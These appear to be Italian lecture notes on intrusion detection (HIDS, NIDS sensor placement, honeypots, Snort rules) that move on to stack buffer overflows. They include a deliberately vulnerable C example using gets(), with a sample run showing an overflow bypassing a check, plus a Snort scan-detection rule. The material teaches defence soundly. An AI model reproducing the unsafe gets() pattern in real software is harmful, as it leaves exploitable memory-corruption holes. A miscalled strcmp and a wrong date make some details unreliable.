Un **HIDS distribuito** si differenzia dal tradizionale *HIDS basato su host singolo* perché si estende a una rete di host interconnessi e puo' fornire una difesa piu' efficace.

Ciò richiede la gestione di diversi formati di dati dei sensori, l'assicurazione dell'integrità e della riservatezza dei dati trasmessi e la scelta tra un'architettura centralizzata o decentralizzata. Mentre l'utilizzo di un HIDS autonomo su ciascun host può essere efficace, la coordinazione e la cooperazione tra gli *HIDS distribuiti* possono fornire una difesa più efficiente.




Figure 12:

L'architettura complessiva dell'HIDS distribuito è composto da 3 componenti principali: il **modulo agente di host** per la raccolta delle registrazioni di audit sul sistema monitorato, fa questo per raccogliere dati sugli eventi relativi alla sicurezza sull'host e trasmetterli al gestore centrale, il **modulo agente di monitoraggio LAN** per analizzare il traffico di rete e segnalare i risultati al gestore centrale e il **modulo gestore centrale** che elabora le segnalazioni degli agenti per rilevare intrusioni.

In questo approccio indipendente dal sistema operativo o dall'implementazione di auditing , l'**agente raccoglie le registrazioni di audit**, le filtra per gli eventi di sicurezza rilevanti e le analizza per individuare attività sospette. Le registrazioni vengono riformattate in un formato standard chiamato "host audit record" (HAR).

Quando viene rilevata un'attività sospetta, viene inviato un avviso al gestore centrale, che può fare inferenze dai dati ricevuti e interrogare i sistemi per ulteriori informazioni. L'HIDS distribuito offre un'architettura flessibile e scalabile che consente di rilevare attività sospette in diversi siti e reti, contribuendo a una migliore sicurezza complessiva.

## 7.5 Network-based intrusion detection.

Un IDS basato su rete (NIDS) monitora il traffico di rete in punti selezionati di una rete o di un insieme interconnesso di reti in tempo reale per individuare pattern di intrusione.

Il NIDS può esaminare l'attività di protocolli *a livello di rete, trasporto e/o applicazione*. Mentre un NIDS esamina il traffico dei pacchetti diretti verso sistemi informatici potenzialmente vulnerabili in una rete, mentre un IDS su host esamina l'attività degli utenti e del software su un host.

Solitamente è parte dell'infrastruttura di sicurezza perimetrale di un'organizzazione, spesso integrato nel firewall. Il NIDS si concentra sul monitoraggio dei tentativi di intrusione esterni analizzando i pattern e i contenuti del traffico per individuare attivit' malevoli.

Tuttavia, con l'aumento dell'uso della crittografia, il NIDS può essere limitato nell'accesso ai contenuti del traffico. Di solito, un NIDS comprende sensori per il monitoraggio del traffico, server per le funzioni di gestione e console di gestione per l'interfaccia utente. L'analisi dei pattern di traffico per rilevare intrusioni può essere effettuata sia sul sensore che sul server di gestione.

### 7.5.1 Types of Network Sensors - tipi di sensori di rete.

I sensori di rete possono essere di due tipi: *inline* e *passivi*. I sensori inline vengono inseriti direttamente nel percorso del traffico di rete e possono bloccare gli attacchi rilevati (rilevamento + prevenzione intrusioni). Sono costituiti con il sensore NIDS + un altro dispositivo di rete, come un firewall o uno switch LAN oppure con il sensore inline autonomo.

I sensori passivi, invece, monitorano una copia del traffico di rete senza interferire con il flusso effettivo. I sensori passivi sono più efficienti in termini di gestione del traffico.




Figure 13:

Il sensore si collega al mezzo di trasmissione di rete, come un *cavo a fibra ottica*, tramite un tap fisico diretto che fornisce al sensore una copia di tutto il traffico di rete trasmesso dal mezzo.

La scheda di interfaccia di rete (NIC) per questo tap di solito non ha un indirizzo IP configurato. Tutto il traffico verso questa NIC viene semplicemente raccolto senza interazione di protocollo con la rete. Il sensore ha una seconda NIC che si collega alla rete con un indirizzo IP e consente al sensore di comunicare con un server di gestione NIDS.

Un sensore di rete wireless può essere sia *inline*, incorporato in un punto di accesso wireless (AP), sia un monitor passivo del traffico wireless. Solo questi sensori possono raccogliere e analizzare il traffico di protocollo wireless e quindi rilevare attacchi (denial-of-service wireless, l'hijacking di sessioni o l'impersonificazione dell'AP).

Un NIDS focalizzato esclusivamente su una rete wireless è noto come **Wireless IDS (WIDS)**. In alternativa, i sensori wireless possono essere un componente di un NIDS più generale che raccoglie dati sia dal traffico di rete cablato che wireless, o addirittura di un IDS distribuito che combina dati del sensore di rete e del sensore host.

La scelta tra sensori inline o passivi dipende dalle esigenze di rilevamento e prevenzione delle intrusioni.

### 7.5.2 NIDS Sensor Deployment.


In un'organizzazione con diverse sedi, ognuna con reti locali (LAN) interconnesse tramite Internet o una rete estesa (WAN), è necessario posizionare uno o più sensori per una strategia NIDS completa. Il posizionamento

dei sensori è una decisione chiave per l'amministratore della sicurezza.

Tutto il *traffico Internet* passa attraverso un **firewall esterno** che protegge l'intera struttura. Possono essere utilizzati anche firewall interni per fornire una protezione più specifica a determinate parti della rete.

Ci sono diverse opzioni di posizionamento all'interno di una singola sede:

1. **Sensori posti appena all'interno del firewall esterno:** Questa posizione consente di rilevare attacchi che provengono dal mondo esterno e penetrano le difese perimetrali della rete. I sensori possono anche evidenziare problemi con la politica o le prestazioni del firewall di rete. Possono individuare attacchi mirati al server Web o al server FTP e, anche se l'attacco in entrata non viene riconosciuto, possono rilevare il traffico in uscita derivante da un server compromesso.
2. **Sensori posizionati tra il firewall esterno e Internet o la WAN:** In questa posizione, i sensori possono monitorare tutto il traffico di rete non filtrato proveniente dall'Internet. Ciò consente di documentare il numero e i tipi di attacchi che originano su Internet e prendono di mira la rete. Tuttavia, questa posizione comporta un carico di elaborazione più elevato per i sensori rispetto ad altre posizioni.
3. **Sensori configurati per proteggere le reti principali e i backbone:** Oltre ai sensori al confine della rete, possono essere posizionati sensori e firewall per proteggere le reti principali che supportano i server interni e le risorse del database. Questa posizione consente di monitorare una grande quantità di traffico di rete e individuare sia attacchi interni che esterni. I sensori possono essere adattati per rilevare specifici protocolli e tipi di attacco, riducendo il carico di elaborazione.
4. **Sensori per reti separate all'interno di una sede:** Se ci sono LAN separate che supportano specifici dipartimenti o sottosistemi critici, possono essere configurati sensori e firewall per fornire protezione aggiuntiva. Questi sensori possono rilevare attacchi mirati ai sistemi e alle risorse critiche e concentrare le risorse sulla protezione di asset di rete di maggiore valore.



Il posizionamento strategico dei sensori consente di individuare gli attacchi, proteggere la rete e ottimizzare l'elaborazione dei dati.

### 7.5.3 Intrusion Detection Techniques - tecniche di rilevamento delle intrusioni.

Come nel caso del rilevamento delle intrusioni basato sull'host, il **rilevamento delle intrusioni basato sulla rete** fa uso della rilevazione delle firme e della rilevazione delle anomalie. A differenza del caso degli HIDS, sono disponibili numerosi prodotti commerciali per la rilevazione delle anomalie NIDS [GARC09]. Uno dei più conosciuti è il *motore di rilevamento delle anomalie di pacchetto statistico (SPADE)*, disponibile come plug-in per il sistema Snort di cui parleremo in seguito.

### 7.5.4 Tipi di attacchi adatti per il rilevamento delle firme.

- **Ricognizione e attacchi a livello di applicazione:** la maggior parte delle tecnologie NIDS analizza diversi protocolli di applicazione. Il NIDS cerca modelli di attacco che sono stati identificati come mirati a questi protocolli. Esempi di attacchi sono buffer overflow, tentativi di indovinare password e trasmissione di malware.

- **Ricognizione e attacchi a livello di trasporto:** i NIDS analizzano il traffico TCP e UDP e forse anche altri protocolli a livello di trasporto. Esempi di attacchi sono frammentazione insolita dei pacchetti, scansioni di porte vulnerabili e attacchi specifici di TCP come gli attacchi SYN flood.
- **Ricognizione e attacchi a livello di rete:** I NIDS tipicamente analizzano IPv4, IPv6, ICMP e IGMP a questo livello. Esempi di attacchi sono gli indirizzi IP falsificati e valori illegali degli header IP.
- **Servizi di applicazione imprevisti:** Il NIDS cerca di determinare se l'attività su una connessione di trasporto è coerente con il protocollo di applicazione previsto. Un esempio è un host che esegue un servizio di applicazione non autorizzato.
- **Violazioni delle politiche:** l'uso di siti Web inappropriati e l'uso di protocolli di applicazione vietati.

#### 7.5.5 Tipi di attacchi adatti al rilevamento delle anomalie.

- **Attacchi di negazione del servizio (DoS):** aumento significativo del traffico di pacchetti o dei tentativi di connessione al fine di sopraffare il sistema di destinazione.
- **Attacchi di scansione** che coinvolgono l'esplorazione di una rete o un sistema di destinazione inviando diversi tipi di pacchetti. Questi attacchi possono essere identificati osservando modelli di flusso atipici a livello di applicazione, trasporto e rete.
- **I worm**, invece, si diffondono tra gli host e possono essere rilevati sia per la rapida propagazione e l'utilizzo intensivo della larghezza di banda, sia per il fatto che fanno comunicare gli host in modi insoliti e utilizzano porte non comuni.

#### 7.5.6 Analisi dei protocolli a stato.

L'**analisi dei protocolli a stato (SPA)** è una *sottocategoria del rilevamento delle anomalie* che **confronta il traffico di rete osservato con profili universali predefiniti per garantire che i protocolli progrediscano correttamente**. Tuttavia, SPA richiede un elevato utilizzo delle risorse.

#### 7.5.7 Logging of Alerts.

Quando un **sensore di rilevamento delle intrusioni di rete (NIDS)** **rileva una potenziale violazione, invia un avviso e registra le informazioni correlate all'evento**. Queste informazioni includono il timestamp, l'ID di connessione o sessione, il tipo di evento, la valutazione, i protocolli di rete, trasporto e applicazione, gli indirizzi IP di origine e destinazione, le porte TCP o UDP, il numero di byte trasmessi, i dati del payload decodificato e le informazioni di stato. Questi registri aiutano il modulo di analisi del NIDS a migliorare i parametri di rilevamento delle intrusioni e consentono all'amministratore di sicurezza di progettare tecniche di prevenzione.

### 7.6 Distributed or hybrid intrusion detection.

Negli ultimi anni, sono stati sviluppati **sistemi di rilevamento delle intrusioni (IDS) distribuiti** che **permettono la comunicazione e la cooperazione tra diversi nodi per identificare intrusioni e adattarsi ai cambiamenti nei profili di attacco**. Questi sistemi **combinano le informazioni provenienti dai sistemi di rilevamento delle intrusioni basati sull'host (HIDS) e dai sistemi di rilevamento delle intrusioni di rete (NIDS)** per **gestire e coordinare il rilevamento delle intrusioni in un'organizzazione**.

Tuttavia, gli IDS tradizionali hanno affrontato sfide come il riconoscimento di nuove minacce e la rapida adattabilità agli attacchi in rapida diffusione.

Gli attaccanti hanno sfruttato queste sfide sviluppando attacchi sempre più rapidi o rallentando la diffusione dell'attacco per renderlo più difficile da rilevare.

Per **contrastare tali attacchi**, sono stati sviluppati **sistemi cooperativi in cui i nodi locali utilizzano rilevatori di anomalie per individuare attività insolite** e tramite un protocollo di "chiacchierata" peer-to-peer **si informano le altre macchine del suo sospetto**. Se un numero sufficiente di nodi rileva attività sospette, viene considerato un attacco e vengono prese misure di difesa.

Un esempio di questa approccio è il sistema di sicurezza aziendale autonomo sviluppato da Intel. Questi sistemi distribuiti e cooperativi offrono una maggiore capacità di rilevamento e adattamento alle minacce, migliorando la sicurezza delle infrastrutture IT delle organizzazioni.

Nell'approccio descritto *non si usano solo meccanismi di difesa perimetrali*, come i firewall, o su difese individuali basate sull'host, ma si utilizzano **sistemi distribuiti** in cui **ogni host e dispositivo di rete e' considerato un sensore potenziale** e può **scambiare informazioni per rilevare gli attacchi**.

Questo approccio con IDS multipli offre **diversi vantaggi**, tra cui una *maggior copertura* e una *risposta più rapida agli attacchi*, una *migliore individuazione dei modelli di attacco* grazie all'analisi del traffico di rete a livello di host e l'*utilizzo di dati più ricchi*.

Un *sistema distribuito o ibrido* può essere costruito utilizzando prodotti di un singolo fornitore che condividono dati, oppure è possibile **utilizzare software di gestione delle informazioni e degli eventi di sicurezza (SIEM)** che **importano ed elaborano dati da diverse fonti e sensori**. Tali software possono fare affidamento su protocolli standardizzati.

Supponiamo che un singolo host sia soggetto a un attacco prolungato e che l'host sia configurato per minimizzare i falsi positivi. All'inizio dell'attacco, non viene emesso alcun avviso perché il rischio di falsi positivi è alto. Se l'attacco persiste, le prove che un attacco è in corso diventano più forti e il rischio di falsi positivi diminuisce.

Tuttavia, è passato molto tempo. Ora consideriamo molti sensori locali, ciascuno dei quali sospetta l'inizio di un attacco e tutti collaborano. Poiché numerosi sistemi vedono le stesse prove, è possibile emettere un avviso con un basso rischio di falsi positivi. Pertanto, anziché un lungo periodo di tempo, utilizziamo un gran numero di sensori per ridurre i falsi positivi e rilevare comunque gli attacchi.

L'**obiettivo** è **rilevare gli attacchi in modo piu' efficace, riducendo i falsi positivi e adattandosi rapidamente alle nuove minacce**.

Un sistema centrale gestisce le politiche di sicurezza e si basa su eventi di riepilogo, eventi di rilevamento e inferenza distribuiti e punti di applicazione delle politiche per prendere decisioni e coordinare le azioni nelle diverse piattaforme distribuite.

Tre tipi di input guidano le azioni del sistema centrale:

- **Eventi di riepilogo:** gli eventi provenienti da diverse fonti vengono raccolti da punti di raccolta intermedi come firewall, IDS o server che servono un segmento specifico della rete aziendale. Questi eventi vengono riepilogati per essere consegnati al sistema centrale di gestione delle politiche.
- **Eventi DDI (detection and inference):** gli eventi di rilevamento e inferenza distribuiti sono avvisi generati quando il traffico di "chiacchierata" consente a una piattaforma di concludere che un attacco è in corso.
- **Eventi PEP (policy enforcement points):** i punti di applicazione delle politiche (PEP) risiedono su piattaforme affidabili autodifendenti e IDS intelligenti. Questi sistemi correlano informazioni distribuite, decisioni locali e azioni dei singoli dispositivi per rilevare intrusioni che potrebbero non essere evidenti a livello di host.

## 7.7 Intrusion detection exchange format.

Il *gruppo di lavoro sulla rilevazione delle intrusioni dell'IETF* si concentra sulla definizione di standard per consentire l'interoperabilità dei sistemi di rilevazione delle intrusioni distribuiti. Nel 2007, sono stati emessi **diversi RFC che definiscono requisiti, formati di scambio dei messaggi e protocolli di comunicazione per questi sistemi**. Il modello su cui si basa l'*approccio di scambio dei messaggi di rilevazione delle intrusioni* comprende componenti funzionali come il **datasource**, il **sensor**, l'**analizzatore**, l'**amministratore**, il **manager** e l'**operatore**. Questi **componenti lavorano insieme per raccogliere, analizzare e gestire le informazioni relative alle attivita' indesiderate o non autorizzate nella rete**. L'**obiettivo** è **consentire una migliore rilevazione delle intrusioni e una risposta più rapida e efficace agli attacchi**.

La *rilevazione delle intrusioni* avviene attraverso un processo in cui **il sensore monitora le fonti di dati alla ricerca di attivita' sospette**. Quando viene **rilevata un'attività di interesse**, essa viene *comunicata all'analizzatore come evento* e successivamente viene *invia un avviso al manager che notifica l'operatore umano*. Quest'ultimo può intraprendere una risposta automatica o manuale, ad esempio registrando l'attività, terminando sessioni o modificando i controlli di accesso. La **politica di sicurezza** definisce le regole che stabiliscono quali attività sono consentite sulla rete dell'organizzazione. Per facilitare l'interoperabilità dei sistemi di rilevazione delle intrusioni distribuiti, sono stati sviluppati standard che definiscono formati di messaggi e protocolli di scambio di informazioni.

## 7.8 Honeypots.

Gli **honeypot** sono **sistemi finti progettati per attirare gli attaccanti lontano dai sistemi critici**. Questi vengono utilizzati per *deviare un attaccante dall'accesso ai sistemi critici*, inoltre *raccolgono informazioni sull'attività degli attaccanti e forniscono agli amministratori il tempo registrare e tracciare l'attaccante senza compromettere i sistemi*.

produttivi.

Gli honeypot forniscono un *bersaglio apparentemente vulnerabile* che **attira gli attaccanti**, consentendo di osservarne il comportamento e sviluppare difese efficaci. Gli accessi agli honeypot sono considerati sospetti e ogni tentativo di comunicazione viene monitorato attentamente poiché un utente legittimo non accederebbe a questi. Possono essere *classificati come a bassa interazione*: pacchetto software che emula parzialmente i servizi in modo sufficientemente realistico ma non esegue una versione completa dei sistemi/servizi, o ad alta interazione, che sono sistemi reali con un sistema operativo completo.

Gli **honeypot** sono strumentati con monitor sensibili e registri eventi per rilevare gli accessi e identificare gli **attaccanti**. Mentre i honeypot a bassa interazione possono essere sufficienti per un sistema di rilevamento delle intrusioni distribuito, quelli ad alta interazione offrono un bersaglio più realistico ma richiedono più risorse e presentano rischi legali o di reputazione se compromessi.

Mentre in precedenza gli sforzi coinvolgevano un singolo computer honeypot con indirizzi IP progettati per attirare hacker, ora si sono concentrati sulla creazione di reti honeypot che emulano intere aziende per analizzare il comportamento degli attaccanti e sviluppare contromisure.

Gli *honeypot* possono essere **posizionati in diverse location** a seconda del tipo di informazioni che l'organizzazione vuole ricevere e del livello di rischio che l'organizzazione può sopportare.




Figure 14:  
Un honeypot al di fuori del firewall esterno (1) è utile per monitorare i tentativi di connessione agli indirizzi IP non utilizzati non utilizzati all'interno della rete, senza aumentare il rischio per la rete interna.

Lo svantaggio di un honeypot esterno è che ha scarso o nessun potere di intrappolare attaccanti interni, specialmente se il firewall esterno filtra il traffico in entrambe le direzioni.

La rete di servizi accessibili esternamente, come il Web e la posta, spesso chiamata DMZ (zona demilitarizzata) è un'altra opzione per gli honeypot (2). Rileva gli attacchi interni ed esterni nella zona demilitarizzata, ma una tipica DMZ non è completamente accessibile e il firewall blocca di solito il traffico verso la DMZ che cerca di accedere a servizi non necessari. Quindi, il firewall deve aprire il traffico oltre i limiti consentiti, che è rischioso.

Un *honeypot completamente interno* (3) **rileva gli attacchi interni e identifica configurazioni errate del firewall** che inoltra il traffico non consentito dall'Internet alla rete interna, ma se l'honey pot viene compromesso in modo da poter attaccare altri sistemi interni ed eventuali ulteriori traffici dall'Internet all'attaccante non sono bloccati dal firewall perché vengono considerati solo come traffico diretto all'honey pot.

Inoltre il **firewall deve adattare il proprio filtraggio per consentire il traffico all'honey pot**, complicando la configurazione del firewall e compromettendo potenzialmente la rete interna.

## 7.9 Example system: snort.

Snort è un **IDS (Intrusion Detection System)** open source, leggero e altamente configurabile, utilizzabile a livello di host o di rete. Può effettuare la cattura in tempo reale dei pacchetti di rete, analizzare i protocolli e cercare corrispondenze di contenuti. Snort è facilmente implementabile su diversi nodi di una rete, richiede poche risorse di memoria e processore ed è configurabile rapidamente dagli amministratori di sistema. Grazie alle sue regole personalizzabili, Snort può rilevare diversi tipi di attacchi e sonde di rete.

Snort è composta da quattro componenti principali:

- **Decoder di pacchetti** che analizza i pacchetti catturati e estrae gli header dei protocolli.

- **Il motore di rilevamento** valuta i pacchetti in base a un set di regole configurate dall'amministratore di sicurezza per rilevare intrusioni.
- **Il logger** registra i pacchetti che corrispondono alle regole in un file di log per l'analisi successiva.
- **L'alerter** invia notifiche degli eventi in base alle regole corrispondenti.

Snort può essere implementato come *sensore passivo* o *sensore inline*, consentendo la prevenzione e il rilevamento delle intrusioni.

Snort utilizza un **linguaggio di definizione delle regole semplice ma potente** per rilevare una vasta gamma di traffico ostile o sospetto.

Ogni **regola** è composta da un'intestazione fissa e opzioni che specificano i dettagli della regola. L'intestazione contiene elementi come l'*azione da intraprendere* (cosa fare quando trova un pacchetto che corrisponde ai criteri della regola), il *protocollo del pacchetto* (TCP, UDP, ICMP e IP), gli *indirizzi IP di origine e destinazione*, le *porte di origine e destinazione e la direzione*. Le **opzioni delle regole** possono essere suddivise in categorie come *metadati*, *payload*, *non-payload* e *post-detection*.

Ad esempio le azioni disponibili sono:

Action	Description
alert	Generate an alert using the selected alert method, and then log the packet.
log	Log the packet.
pass	Ignore the packet.
activate	Alert and then turn on another dynamic rule.
dynamic	Remain idle until activated by an activate rule, then act as a log rule.
drop	Make iptables drop the packet and log the packet.
reject	Make iptables drop the packet, log it, and then send a TCP reset if the protocol is TCP or an ICMP port unreachable message if the protocol is UDP.
sdrop	Make iptables drop the packet but does not log it.

Un *esempio di regola di Snort* è la seguente:

```
Alert tcp $EXTERNAL_NET any -> $HOME_NET any\
(msg: "SCAN SYN FIN" flags: SF, 12; \
reference: arachnids, 198; classtype: attempted-recon;)
```

Questa regola rileva un *attacco SYN-FIN* nel livello TCP. Utilizza variabili predefinite per specificare le reti di origine e destinazione. Controlla se i bit *SYN* e *FIN* sono impostati nel pacchetto e fa riferimento a una definizione esterna dell'attacco.

Le regole di Snort sono semplici da scrivere ma possono rilevare una vasta gamma di traffico ostile o sospetto.

## 8 Buffer overflow.

Questo capitolo si concentra sugli **attacchi di buffer overflow**, uno dei più comuni tipi di attacco che derivano da una **programmazione inaccurata delle applicazioni**.

Nonostante siano noti da molto tempo, gli attacchi di buffer overflow continuano a essere una **preoccupazione significativa per la sicurezza** a causa dell'eredità del codice difettoso presente nei sistemi operativi e nelle applicazioni, dalla mancanza di aggiornamenti e correzioni per le pratiche di programmazione inaccurate.

Questo capitolo fornisce una panoramica di come si verificano i buffer overflow, come individuarli o prevenirli. Vengono esaminati i *classici stack buffer overflow, l'iniezione di shellcode e diverse strategie di difesa, tra cui la scrittura di codice non vulnerabile, meccanismi software e hardware per il rilevamento e la protezione dello spazio degli indirizzi*. Vengono inoltre menzionate brevemente altre tecniche di overflow come il *return-to-system-call* e gli *heap overflow*, insieme alle relative contromisure.

Il **problema dei buffer overflow** continua ad essere *una delle vulnerabilità software più frequenti e maggiormente sfruttate*.

### 8.1 Stack overflow.

Un **buffer overflow** o **buffer overrun** o **buffer overwrite**, è definito in **NISTIR 7298 (Glossary of Key Information Security Terms, maggio 2013)** come segue:

**Buffer overrun:** una condizione che si verifica dopo una interazione in base alla quale è possibile inserire in un buffer

o in un'area di memorizzazione più dati in input rispetto alla capacità assegnata, sovrascrivendo altre informazioni.

Gli aggressori sfruttano tale condizione per mandare in crash un sistema o per inserire codice appositamente predisposto che consente loro di ottenere il controllo del sistema.

Un **buffer overflow** può verificarsi a causa di errori di programmazione quando un processo cerca di memorizzare dati oltre i limiti di un buffer predefinito, sovrascrivendo le celle di memoria adiacenti. Queste celle possono contenere altre variabili del programma, parametri o dati di controllo del flusso del programma (indirizzi di ritorno o puntatori a stack frame precedenti).

Il **buffer** può essere situato nello *stack*, nell'*heap* o nella sezione dati del processo. Le conseguenze di questo errore includono la **corruzione dei dati utilizzati dal programma**, il **controllo imprevisto del flusso del programma**, possibili violazioni di accesso alla memoria e spesso il **crash del programma stesso**.

Quando eseguito intenzionalmente come parte di un attacco, il **controllo del flusso** può essere indirizzato verso del codice scelto dall'attaccante, consentendo l'esecuzione di codice arbitrario con i privilegi del processo attaccato.

Per illustrare le operazioni alla base di un attacco di buffer overflow si considerano il frammento di codice in C e l'esempio di esecuzione del frammento di codice:

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strcmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

(a) Codice C di un semplice buffer overflow

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

(b) Esempio di esecuzione di un semplice buffer overflow

L'immagine alla sx contiene tre variabili ('valid', 'str1' e 'str2'), i cui valori saranno tipicamente memorizzati in locazioni di memoria adiacenti.

Il codice legge una stringa di input utilizzando la funzione `gets()` e la copia nel buffer `str2`. Tuttavia '`gets()`' non include nessun controllo sulla quantità di dati copiati, se la stringa di input supera la capacità del buffer di 8 caratteri, i caratteri in eccesso sovrascrivono le variabili adiacenti, in questo caso `str1`.

Per esempio, se la riga di input conteneva "EVIL INPUTVALUE", il risultato sarà che 'str1' sarà sovrascritto con i caratteri "TVALUE", e 'str2' userà non solo gli otto caratteri assegnatigli, ma anche altri sette da 'str1'.

Qualsiasi **copia non controllata di dati in un buffer** potrebbe provocare la **corruzione delle locazioni di memoria adiacenti**, che possono contenere altre variabili o possibili indirizzi e dati di controllo del programma.

L'attaccante sfrutta il buffer overflow per manipolare il flusso di esecuzione del programma, sovrascrivendo i dati

in modo che il confronto vada a buon fine anche se i valori letti sono diversi da quelli attesi.

Ad esempio, se l'input fornito è "BADINPUTBAD INPUT", il confronto nel programma avrà successo.

Questo può causare comportamenti imprevisti nel programma. In situazioni critiche, come *quando un buffer contiene una password*, l'**attaccante** potrebbe ottenere accesso a funzionalità riservate senza conoscere la password corretta.

*Per sfruttare qualsiasi tipo di buffer l'attaccante deve identificare una vulnerabilità di buffer overflow attraverso l'ispezione del sorgente del programma, tracciandone l'esecuzione mentre processa input sovradimensionati, o usando strumenti come il fuzzing e capire come quel buffer sarà memorizzato nella memoria dei processi, e quindi il modo in cui è possibile corrompere le locazioni di memoria adiacenti e, potenzialmente, alterare il flusso di esecuzione del programma.*

*Ma perché i programmi non sono sempre protetti da questi errori?*

Alla base della macchina, i **dati** (array di byte) manipolati dalle istruzioni macchina eseguite dal processore sono **memorizzati nei registri o nella memoria**. La loro interpretazione dipende dalle istruzioni che li utilizzano. Così, la responsabilità nel garantire che qualsiasi dato memorizzato venga interpretato correttamente è **affidata al programmatore in linguaggio assembly**.

Nei linguaggi di programmazione ad alto livello, come Java, ADA e Python, non si verificano buffer overflow perché questi linguaggi non consentono di salvare in un buffer più dati di quanto ne possa contenere. Questa astrazione permette ai **programmatori di concentrarsi sulla soluzione del problema senza interessarsi ai dettagli** relativi alle interazioni con le variabili. Inoltre c'è impossibilità di accedere a istruzioni e risorse hardware specifiche.

Tra questi estremi ci sono *linguaggi come C e i suoi derivati* che **offrono moderne strutture di controllo e astrazioni dei tipi di dati** ma **consentono anche l'accesso e la manipolazione diretta dei dati in memoria**. Il C è molto importante perché consente di accedere alle risorse di basso livello della macchina pur offrendo espressività tramite strutture di controllo e dati.

Purtroppo, la possibilità di accedere alle risorse di basso livello della macchina rende il linguaggio C suscettibile a un uso improprio del contenuto della memoria ed esiste ancora oggi una grande quantità di codice ereditato che utilizza queste funzioni non sicure e quindi è potenzialmente vulnerabile a buffer overflow.

### 8.1.1 Stack buffer overflow.

Uno **stack buffer overflow** si verifica quando il buffer attaccato si trova sullo stack, di solito come una variabile locale nello stack frame di una funzione, attacco chiamato **stack smashing**.

Questi attacchi sono *sfruttati dal 98* ed ancora oggi in uso grazie alla scoperta di nuove vulnerabilità.

L'exploit utilizzato consisteva in un buffer overflow non controllato risultante dall'uso della funzione C gets( ) nel demone fingerd.

### 8.1.2 Meccanismi di chiamata a funzione.

Per capire come funziona il buffer overflow vediamo come gestire le **funzioni del programma**.

Quando una funzione ne invoca un'altra ha **bisogno di un posto dove memorizzare l'indirizzo di ritorno** in modo che la funzione chiamata possa restituire il controllo quando termina, di locazioni di memoria per salvare i parametri da passare alla funzione chiamata e locazioni di memoria per salvare i valori dei registri che vuole continuare a usare quando la funzione chiamata termina.

Tutti **questi dati sono solitamente salvati sullo stack** in una struttura nota come **stack frame**.

Anche la *funzione chiamata* ha **bisogno di locazioni per salvare le sue variabili locali**, in un posto diverso per ogni chiamata, così è possibile che una funzione possa invocare se stessa direttamente o indirettamente. Questo è noto come **chiamata a funzione ricorsiva**.

In alcuni *linguaggi moderni (C)* anche le **variabili locali sono memorizzate nello stack frame della funzione**. Un'altra informazione necessaria consiste in qualche meccanismo per concatenare questi frame insieme, così che quando una funzione termina, può ripristinare lo stack frame della funzione chiamante prima di trasferire il controllo all'indirizzo di ritorno. La Figura illustra la struttura dello stack frame.




Figure 15:

La *funzione chiamante P* prepara i parametri e li inserisce nello stack, quindi esegue l'istruzione di chiamata per invocare la funzione obiettivo. La *funzione chiamata Q* esegue operazioni specifiche, allocando spazio per le variabili locali e eseguendo il corpo della funzione. Quando la *funzione chiamata Q* termina, ripristina il puntatore dello stack e restituisce il controllo alla funzione chiamante. La *funzione chiamante P* estrae i parametri dalla chiamata e continua l'esecuzione dopo la chiamata. Questo **processo consente alle funzioni di collaborare e lavorare insieme all'interno di un programma, garantendo una strutturazione modulare.**

